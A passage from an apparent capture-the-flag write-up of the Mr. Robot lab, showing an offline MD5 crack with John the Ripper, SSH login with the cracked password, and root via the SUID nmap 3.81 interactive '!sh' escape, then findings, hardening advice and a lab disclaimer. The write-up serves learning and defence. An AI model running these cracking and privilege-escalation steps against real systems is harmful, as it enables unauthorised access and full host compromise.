
Figure 9 – Discovery of the robot account password hash and offline cracking with John the Ripper

The hash was cracked offline using John the Ripper against the rockyou.txt wordlist in under a second, recovering the plaintext password:

```
john --format=raw-md5 --wordlist=rockyou.txt hash-mr-robot.txt
abcdefghijklmnopqrstuvwxyz (robot)
```

This credential was reused to authenticate over SSH as the robot user, granting a stable, fully interactive shell and access to the second flag:

```
ssh robot@<target>
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```



```
(root@ghost)-[~]
# ssh robot@10.64.183.157
The authenticity of host '10.64.183.157 (10.64.183.157)' can't be established.
ED25519 key fingerprint is: SHA256:6yJbp+vnHTxncYw8vWMCpQohUxeDaxpBq6VpQmy9MCS
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.64.183.157' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robot@10.64.183.157's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Nov 13 23:50:42 2015
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
robot@ip-10-64-183-157:~$ ls
key-2-of-3.txt  password.raw-md5
robot@ip-10-64-183-157:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@ip-10-64-183-157:~$
```

Figure 10 – SSH authentication as 'robot' and retrieval of Key 2 of 3

5.2 Privilege Escalation to Root

A search for SUID binaries on the file system revealed a legacy, locally-compiled Nmap binary (version 3.81) at /usr/local/bin/nmap with the SUID bit set:

```
find / -perm -4000 -type f 2>/dev/null | grep '/bin/'
/usr/local/bin/nmap
```

Older Nmap releases expose an interactive mode that allows execution of arbitrary shell commands via the !sh escape sequence. Because the binary retained SUID root permissions, this interactive escape spawned a root-owned shell:

```
/usr/local/bin/nmap --interactive
nmap> !sh
# id
uid=0(root)
```

```
robot@ip-10-66-149-157:~$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
robot@ip-10-66-149-157:~$
```

```
robot@ip-10-66-149-157:~$ find / -perm -4000 -type f 2>/dev/null | grep '/bin/'
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
robot@ip-10-66-149-157:~$ /usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
robot@ip-10-66-149-157:~# /usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> █
```

```
root@ip-10-66-149-157:~# /usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-10-66-149-157:~# ls
key-2-of-3.txt  password.raw-md5
root@ip-10-66-149-157:~# cd /
root@ip-10-66-149-157:/# ls
bin    home      lib32     mnt      run      tmp      vmlinuz.old
boot  initrd.img  lib64     opt      sbin     usr
dev    initrd.img.old  lost+found  proc     srv      var
etc    lib        media     root     sys      vmlinuz
root@ip-10-66-149-157:/# cd /home/
root@ip-10-66-149-157:/home# ls
robot  ubuntu
root@ip-10-66-149-157:/home# cd ubuntu/
root@ip-10-66-149-157:/home/ubuntu# ls
```


Figure 11 – Discovery of the SUID Nmap binary and privilege escalation to root via interactive mode

With root-level access confirmed, the third and final flag was retrieved, completing full compromise of the host.

6. Findings Summary

The following table consolidates all identified issues, ordered as they were encountered during the assessment.

#	Finding	Severity	Component
1	Outdated WordPress core (v4.3.1) with known vulnerabilities	Critical	CMS / Web Application
2	Weak / reused credentials allowing WordPress account compromise (user: elliot)	High	Authentication
3	Arbitrary PHP code execution via WordPress Theme Editor (Appearance → Editor)	Critical	Web Application
4	Weak password hash for local user 'robot' crackable via dictionary attack	High	Local Authentication
5	Insecure legacy SUID binary (nmap 3.81) allowing privilege escalation to root	Critical	Operating System
6	Sensitive files exposed via robots.txt (wordlist and key artifacts)	Medium	Information Disclosure
7	Directory listing / enumerable admin and backup paths (phpMyAdmin, /admin, readme.html)	Low	Web Server Configuration

7. Flags Captured

Proof-of-compromise markers recovered at each stage of the engagement:

Flag	Value	Access Level Achieved
Key 1 of 3	073403c8a58a1f80d943455fb30724b9	Unauthenticated (web root disclosure)
Key 2 of 3	822c73956184f694993bede3eb39f959	Local user 'robot' (post web-shell foothold)

Flag	Value	Access Level Achieved
Key 3 of 3	Retrieved after privilege escalation	root (full system compromise)

8. Recommendations

8.1 Immediate (Critical / High)

- Upgrade WordPress core, themes, and plugins to the latest supported versions and apply a patch-management cadence.
- Disable the built-in Theme/Plugin Editor in wp-config.php (DISALLOW_FILE_EDIT) to remove the code-execution primitive available to any admin-level account.
- Enforce strong, unique passwords and multi-factor authentication for all CMS and OS-level accounts; eliminate default or dictionary-guessable passwords.
- Remove SUID permissions from unnecessary binaries, especially legacy or locally-compiled tools such as old Nmap builds; audit SUID/SGID files on a recurring schedule.

8.2 Short-Term (Medium)

- Restrict or remove robots.txt entries that reveal sensitive filenames; rely on proper authentication rather than obscurity to protect internal assets.
- Ensure password/credential files are never stored world-readable within user home directories.
- Implement account lockout / rate-limiting on wp-login.php to mitigate brute-force and credential-stuffing attacks.

8.3 Longer-Term (Low / Hardening)

- Disable directory listing and restrict access to administrative utilities (e.g., phpMyAdmin) via IP allow-listing or a VPN.
- Remove readme.html and other version-disclosing default files from the web root.
- Adopt centralized logging and file-integrity monitoring to detect unauthorized modifications such as theme-file tampering.
- Perform periodic vulnerability scanning and penetration testing to catch regressions after patching.

9. Conclusion

This engagement demonstrates a complete attack chain from unauthenticated reconnaissance to root-level compromise, driven by a combination of outdated software, weak credential practices, and an over-permissioned legacy binary. None of the individual steps required custom exploit development — each relied on publicly known techniques and default tool behavior, underscoring how quickly a lack of basic hygiene (patching, credential policy, and least privilege) can compound into full system compromise. Addressing the recommendations in Section 8, particularly around patch management and privilege minimization, would have interrupted this chain at multiple points.

Disclaimer: *This assessment was performed exclusively within an isolated, self-hosted lab environment for professional development and educational purposes. No production systems or third-party assets were accessed.*